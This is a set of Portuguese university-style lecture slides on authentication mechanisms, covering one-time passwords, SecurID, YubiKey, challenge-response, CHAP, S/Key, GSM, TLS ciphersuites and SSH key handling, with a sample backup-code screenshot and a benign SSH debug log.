Sujeitos: Aproximação Direta com Senhas Descartáveis

- **Senhas Descartáveis (One Time Passwords)**
 - Apenas podem ser utilizadas uma vez
 - Pré-distribuídas ou calculadas por um gerador
- **Exemplos: Códigos bancários, Google Backup Codes**



Print backup verification codes Close

Backup verification codes

1. 925 08 575	6. 042 74 256
2. 688 94 054	7. 252 38 814
3. 546 12 675	8. 765 07 144
4. 419 82 291	9. 842 92 280
5. 609 30 315	10. 305 04 397


Printed: August 3, 2012 10:45:48 AM PDT

Keep them someplace accessible, like your wallet. Each code can be used only once.

[Print](#) [Save to text file](#)

Running out of backup codes? Generate new ones at:
<https://www.google.com/accounts/SmsAuthConfig>
Only the latest set of backup codes will work.

[Generate new codes](#)



Sujeitos: Aproximação Direta com Senhas Descartáveis: Vantagens

- **Segredos podem ser escutados**
 - Permite utilização em canais inseguros (não cifrados)
- **Segredos podem ser escolhidos pelo autenticador**
 - Que pode assim definir o grau de segurança
- **Podem depender de uma senha**
 - Algo que se sabe
- **Podem depender de um dispositivo**
 - Algo que se tem

Sujeitos: Aproximação Direta com Senhas Descartáveis: Desvantagens

- **Entidades necessitam de mecanismos para saber que senha usar em cada ocasião**
 - Implica um mecanismo de sincronização
- **Sujeitos podem necessitar de recursos para armazenar ou gerar as chaves**
 - Pedaço de papel
 - Aplicação
 - Dispositivo
- **Mecanismos adicionais necessários podem ser atacados**
 - Roubo, engenharia reversa

RSA SecurID

- **Dispositivo de Autenticação Pessoal**
 - Também pode existir como um módulo de software (para smartphones)
- **Gera um valor único em intervalos fixos**
 - tipicamente 30s ou 60s
 - Sequência de valores é única para um sujeito (User ID)
 - Valor é calculado com base em:
 - Chave de 64 bits armazenada no dispositivo
 - Instante temporal atual
 - Algoritmo proprietário (SecurID hash)
 - Por vezes: um código PIN



RSA SecurID



- **Sujeito gera OTP combinando o UserID com o número do dispositivo**
 - $\text{OTP} = \text{UserID} \mid \text{Token}$
- **O servidor RSA ACE realiza a mesma operação**
 - Servidor possui todos os User ID e chaves geradoras
 - Servidor e dispositivo possuem os relógios sincronizados
- **Robusto contra ataques por dicionário**
 - Senhas não são escolhidas pelos sujeitos
- **Vulneráveis contra ataques ao servidor**
 - 2011: incidente iniciado por um 0-day no Adobe Flash dentro de um XLS

Yubikey

- **Dispositivo de Autenticação Pessoal**
 - USB e/ou NFC




- **Ativação gera uma chave de 44 caracteres**
 - Emula um teclado USB (besides own API)
 - Suporta HOTP (Eventos) ou TOTP (Temporal)
 - Se for fornecido um desafio, utilizador tem de tocar no botão para que o resultado seja fornecido
 - Vários algoritmos, incluindo AES 128

cccjgjgkhcbbirdrfdnInghhfgrtnnlgedjlftrbdeut



The YubiKey ID is the Identifier of the YubiKey and does not change

Yubico Server



The One Time Password only works once and a new one is generated every time the YubiKey is Used

YubiKey OTP Validated



Aproximação Desafio Resposta: Conceito

Credenciais não são constantes e dependem de um desafio enviado pelo autenticador

- 1. Sujeito acede a autenticador**
- 2. Autenticador fornece um desafio (ex, um NONCE)**
- 3. Sujeito transforma o desafio**
 - Usando algo único (chave privada, senha, ...)
- 4. Resultado é enviado ao autenticador**
- 5. Autenticador valida o resultado do desafio**
 - Calcula o resultado usando o mesmo método
 - ou valida o resultado usando algo pré-partilhado (ex, chave pública)

Aproximação Desafio Resposta: Vantagens

- **Credenciais não são expostas**
 - Nunca circulam no canal de comunicação
 - Circula uma transformação da credencial
- **Robustas contra ataques de MITM**
 - Atacante captura desafio e resultado mas não consegue replicar a transformação
- **Compatíveis com outras aproximações**
 - Dispositivos físicos, chaves simétricas, chaves assimétricas
- **Autenticador escolhe transformação e complexidade do desafio**

Aproximação Desafio Resposta: Desvantagens

- **Sujeitos necessitam de um método para calcular respostas aos desafios**
 - Um token de hardware ou aplicação
- **Autenticador pode necessitar de armazenar segredos em claro**
 - Sujeitos podem reutilizar estes segredos noutras sistemas
- **Pode ser possível calcular todas as respostas possíveis**
 - Para um desafio ou todos, podendo relevar-se o segredo
 - Pode ser vulnerável a ataques por dicionário
- **Obriga que o autenticador faça uma boa gestão dos NONCEs**
 - **NÃO** podem ser reutilizados

Sujeitos: Desafio com Dispositivos

- **Credenciais de autenticação**
 - Possuir o dispositivo
 - ex, Cartão de Cidadão
 - A chave privada armazenada no cartão
 - O código PIN para aceder à chave
- **O autenticador sabe: a chave pública**
- **Robusto contra:**
 - ataques por dicionário
 - roubo da DB do servidor
 - canais inseguros



Sujeitos: Desafio com Smartcards

Protocolo de Autenticação Desafio Resposta

1. Autenticador gera um desafio

- ou um valor nunca antes utilizado (NONCE)

2. Smartcard do sujeito cifra o desafio com a chave privada

- ou gera um assinatura
- acesso protegido por um PIN

3. Autenticador decifra o resultado com a chave pública

- Sucesso se o resultado decifrado for igual ao desafio
- Alternativa: verifica a assinatura

Sujeitos: Desafio Resposta com Segredos partilhados

- **Credenciais de autenticação:** Senha escolhida pelo sujeito
- **Autenticador sabe:**
 - Aproximação fraca: a senha do sujeito
 - Aproximação melhor: uma transformação da chave
 - Ideal: transformação não reversível

Sujeitos: Desafio Resposta com Segredos partilhados

Protocolo Básico de Desafio-Resposta

1. Autenticador gera um valor aleatório (ou NONCE)
2. Sujeito calcula uma transformação do valor com um segredo
 - resultado = $H(\text{desafio} \parallel \text{password})$
 - ou... resultado = $E_k(\text{desafio})$ com k derivada da password
3. Validação:
 - Autenticador calcula resultado e compara
 - Autenticador reverte (decifra) o resultado e compara com o desafio
- Exemplo: CHAP, MS-CHAP, S/KEY

PAP e CHAP (RFC 1334, 1992; RFC 1994, 1996)

- **Protocolos usados no PPP (Point-to-Point Protocol)**
 - Autenticação unidirecional
 - Autenticador autentica sujeitos
 - Sujeitos não autenticam o autenticador
- **PAP (PPP Authentication Protocol)**
 - Simples apresentação do par UID/Password
 - Transmissão insegura: Apresentação direta sem desafio
- **CHAP: (CHallenge-response Authentication Protocol)**

Aut → U : authID, challenge


U → Aut: authID, MD5(authID, secret, challenge), identity

Aut → U : authID, OK/not OK

S/Key (RFC 2289, 1998)

- **Credenciais de Autenticação: Uma password**
- **Autenticador sabe:**
 - A última OTP que foi usada pelo sujeito
 - O índice da última OTP utilizada
 - Existe uma ordem entre OTPs
 - A raiz de todas as OTPs
- **Processo de Configuração/Setup**
 1. O Autenticador define uma raiz/semente aleatória
 2. O sujeito gera a OTP inicial:
 - $OTP_n = H_n(\text{raiz}, \text{password})$, onde $H = MD4$
 - Outras versões utilizam MD5 ou SHA-1
 3. O autenticador armazena a raiz, o índice N e a OTP_n

S/Key (RFC 2289, 1998)



S/Key: Processo de Autenticação

- O Autenticador envia a **raiz e o índice** do sujeito
 - São considerados um **desafio**
- O sujeito gera **índice-1** OTPs consecutivas
 - Resultado = $\text{OTP}_{\text{índice-1}}$
- Autenticador calcula **H(resultado)** e compara com o valor de **OTP_{índice}** armazenado
 - Se **H(resultado) == OTP_{índice}**, o sujeito é autenticado
 - Então o **resultado e índice são armazenados** para uma autenticação futura

Sujeitos: Desafio Resposta com chaves partilhadas


- **Semelhante ao uso de senhas dos sujeitos**
- **Utiliza uma chave com dimensão e aleatoriedade elevadas**
 - Robusta contra ataques de dicionário
 - Obriga a existência de um dispositivo para armazenar a chave

GSM: Autenticação do subscritor

- **Baseado num segredo partilhado entre o HLR e o subscritor**
 - Utiliza uma chave simétrica de 128 bits, denominada de Ki
 - Ki encontra-se no Subscriber Identification Module (SIM)
 - Smartcard fornece respostas baseadas na Ki
- **Algoritmos (inicialmente desconhecidos):**
 - Autenticação: A3
 - Geração da chave de sessão: A8
 - Comunicação: A5 (cifra contínua)
- **A3 e A8 implementadas no SIM. A5 na baseband**
 - A3 e A8 podem ser escolhidos pelo operador

GSM: Autenticação do subscritor

- MSC pede valores do subscritor ao HLR/AUC
 - RAND, SRES, Kc
- HLR gera RAND e os restantes valores usando uma Ki
 - RAND = valor aleatório (128 bits)
 - SRES = A3(Ki, RAND) (32 bits)
 - Kc = A8 (Ki, RAND) (64 bits)
- A3/A8 frequentemente é o algoritmo COMP128
 - [SRES, Kc] = COMP128(Ki, RAND)



Autenticação de Sistemas

- **Por nome (DNS), endereço MAC ou endereço IP**
 - Métodos fracos e sem provas criptográficas
 - Mesmo assim... ainda em utilização
- **Com chaves criptográficas**
 - Chaves secretas, partilhadas entre entidades que comunicam frequentemente
 - Pares de chaves assimétricas, um por sistema
 - K_{pub} pré-partilhada com entidades que comunicam frequentemente
 - ou... K_{pub} certificada por uma CA

Autenticação de Serviços


- **Autenticação do Sistema**
 - Todos os serviços localizados no mesmo sistema são automaticamente autenticados
- **Credenciais exclusivas a cada serviço:**
 - Chaves secretas partilhadas com clientes
 - Quando os serviços requerem autenticação dos clientes
 - Pares assimétricos por sistema/serviço
 - Certificadas ou não

TLS (Transport Layer Security, RF 2246): Objetivos

- **Comunicações seguras sobre TCP/IP**
 - Evolução da norma SSL v3 (Secure Socket Layer)
 - Gere sessões seguras sobre TCP/IP, individuais a cada aplicação
 - Inicialmente desenhado para tráfego HTTP
 - Atualmente aplicado a muitos outros cenários
- **Mecanismos de Segurança**
 - Confidencialidade e integridade da comunicação
 - Distribuição de chaves, negociação de cifras, sínteses e outros mecanismos
 - Autenticação das entidades intervenientes
 - Serviços, sistemas, sujeitos, etc...
 - Assegurado por chaves assimétricas e certificados X.509

SSL Client

SSL Server



Fonte: IBM

TLS Ciphersuites

- **Se um servidor usar um algoritmo específico, não é de esperar que todos os clients o suportem**
 - Clientes mais antigos/novos, mais poderos/limitados
- **A noção de ciphersuites é o que permite a negociação de mecanismos entre clientes e servidores**
 - Ambos enviam as suas ciphersuites, selecionando que ambos suportem
 - TLS v1.3: Servidor escolhe
- **Exemplo: ECDHE-RSA-AES128-GCM-SHA256**
- **Formato:**
 - Algoritmo de negociação de chaves: ECDHE
 - Algoritmo de autenticação: RSA
 - Algoritmo de cifra, chaves e modo: AES 128 GCM
 - Algoritmo de controlo de integridade: SHA256

SSH (Secure Shell)

- **Objetivo: Gerir sessões interativas sobre TCP/IP**
 - Inicialmente desenhado para substituir a aplicação telnet
 - Adicionado suporte para outras funcionalidades
 - Execução de comandos remotos
 - Transferência de ficheiros
 - Encapsulamento e transferência de pacotes
- **Mecanismos de Segurança**
 - Confidencialidade e integridade das comunicações
 - Distribuição de chaves
 - Autenticação das entidades intervenientes
 - Servidores /Sistemas
 - Clientes
 - Suportado por vários métodos (Senhas, chaves assimétricas, etc...)

SSH (Secure Shell): Auth Mech

- **Servidor: Um par de chaves assimétricas**

- Criadas na instalação do software e não certificadas
- Clientes armazenam estas chaves entre sessões
 - Em algum ambiente “seguro”. Tipicamente a home
 - Se a chave se alterar o utente é notificado
 - Servidor pode ter tornado a gerar a chave
 - Pode ser um servidor diferente (MITM)
 - Utente pode recusar ligar-se

- **Clientes: Autenticação parametrizável**

- Omissão: Utilizador e Senha
- Outros
 - Utilizador e chaves assimétricas
 - Clientes pré-instalam chave pública no servidor
 - Integração com PAM para outros métodos (Ex, OTP)

SSH (Secure Shell)

- **Chaves de longa duração em /etc/ssh/**
 - Privada: ssh_host_rsa_key
 - Pública: ssh_host_rsa_key.pub
 - Enviada aos clientes após cada ligação (sem certificado)
- **Lista de números primos**
 - /etc/sshd/moduli
 - Utilizados para estabelecer negociações DH com os clientes
- **Servidor por restringir clientes e utilizadores**
- **Pode interagir com sistemas existentes**
 - PAM: Pluggable Authentication Modules
 - KRB: Kerberos
 - GSSAPI: Generic Security Services Application Program Interface

SSH (Secure Shell)

- **Informação pessoal de cada utilizador em `~/.ssh`**
 - Tanto no cliente como no servidor
- **Cliente:**
 - Chaves para autenticação por chaves assimétricas
 - Privada: `id_ed25519` (exemplo)
 - Pública: `id_ed25519.pub` (exemplo)
 - `config`: Altera o comportamento para um servidor ou todos
 - `known_hosts`: armazena chaves públicas de servidores
- **Servidor**
 - `authorized_keys`: armazena chaves públicas do cliente

```
Reading configuration data /home/user/.ssh/config
Reading configuration data /etc/ssh/ssh_config
Connecting to server [127.0.0.1] port 22.
Connection established.
identity file /home/user/.ssh/id_ed25519 type 3
Local version string SSH-2.0-OpenSSH_7.9
Remote protocol version 2.0, remote software version OpenSSH_7.4p1 Debian-10+deb9u4
match: OpenSSH_7.4p1 Debian-10+deb9u4 pat OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,OpenSSH_7.3*,OpenSSH_7.4*,OpenSSH_7.5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002
Authenticating to server:22 as 'user'
SSH2_MSG_KEXINIT sent
SSH2_MSG_KEXINIT received
kex: algorithm: curve25519-sha256
kex: host key algorithm: ecdsa-sha2-nistp256
kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
expecting SSH2_MSG_KEX_ECDH_REPLY
Server host key: ecdsa-sha2-nistp256 SHA256:GNK1+Z/XV/vYxuqqrrZE45Gh5GqJeRPg6nFwrc+iYz
Host 'server' is known and matches the ECDSA host key.
Found key in /home/user/.ssh/known_hosts:2
rekey after 134217728 blocks
SSH2_MSG_NEWKEYS sent
expecting SSH2_MSG_NEWKEYS
SSH2_MSG_NEWKEYS received
rekey after 134217728 blocks
Will attempt key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fxZ
SSH2_MSG_EXT_INFO received
kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521>
SSH2_MSG_SERVICE_ACCEPT received
Authentications that can continue: publickey,password
Next authentication method: publickey
Offering public key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fxZ
Server accepts key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fxZ
Authentication succeeded (publickey).
Authenticated to server ([127.0.0.1]:22).
channel 0: new [client-session]
Requesting no-more-sessions@openssh.com
Entering interactive session.
pledge: network
client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
Requesting authentication agent forwarding.
```

Autenticação em Sistemas Específicos

- **Dispositivos operam frequentemente com base na identidade de um sujeito**
 - Podendo suportar vários sujeitos, cada um com os seus dados privados
 - Cada dispositivo utiliza mecanismos e processos específicos
- **Validação de identidade é feita contra um modelo/ou credenciais**
 - Credenciais/modelo podem ser locais ou remotos
 - Podem fazer uso de ambientes de execução seguros
- **Normalmente fornecem mecanismos de autenticação local**
 - Para operações de instalação ou de suporte
 - ... em alternativa possuem mecanismos de gestão centralizada

Dispositivos comuns

- **Dispositivos móveis**
 - Smartphones
 - Tablets
- **Computadores pessoais**
 - Portáteis ou desktops
- **Computadores em redes**
 - Ambientes empresariais ou universitários
- **Dispositivos de suporte**
 - Routers, STB, Consolas, Eletrodomésticos


Dispositivos móveis: Smartphones

- **Considerados dispositivos pessoais**
 - Frequentemente utilizados para autenticação 2 fatores
- **Podem fazer uso do cartão SIM ou de outro Hardware**
 - SIM é vendido a um sujeito identificado
 - Acesso ao SIM é protegido por um PIN
- **Pode fazer uso de variados métodos de autenticação**
 - Senhas, PINs, Padrões, Biometria
- **Composto por vários elementos distintos**
 - REE: corre aplicações instalados pelos utilizadores
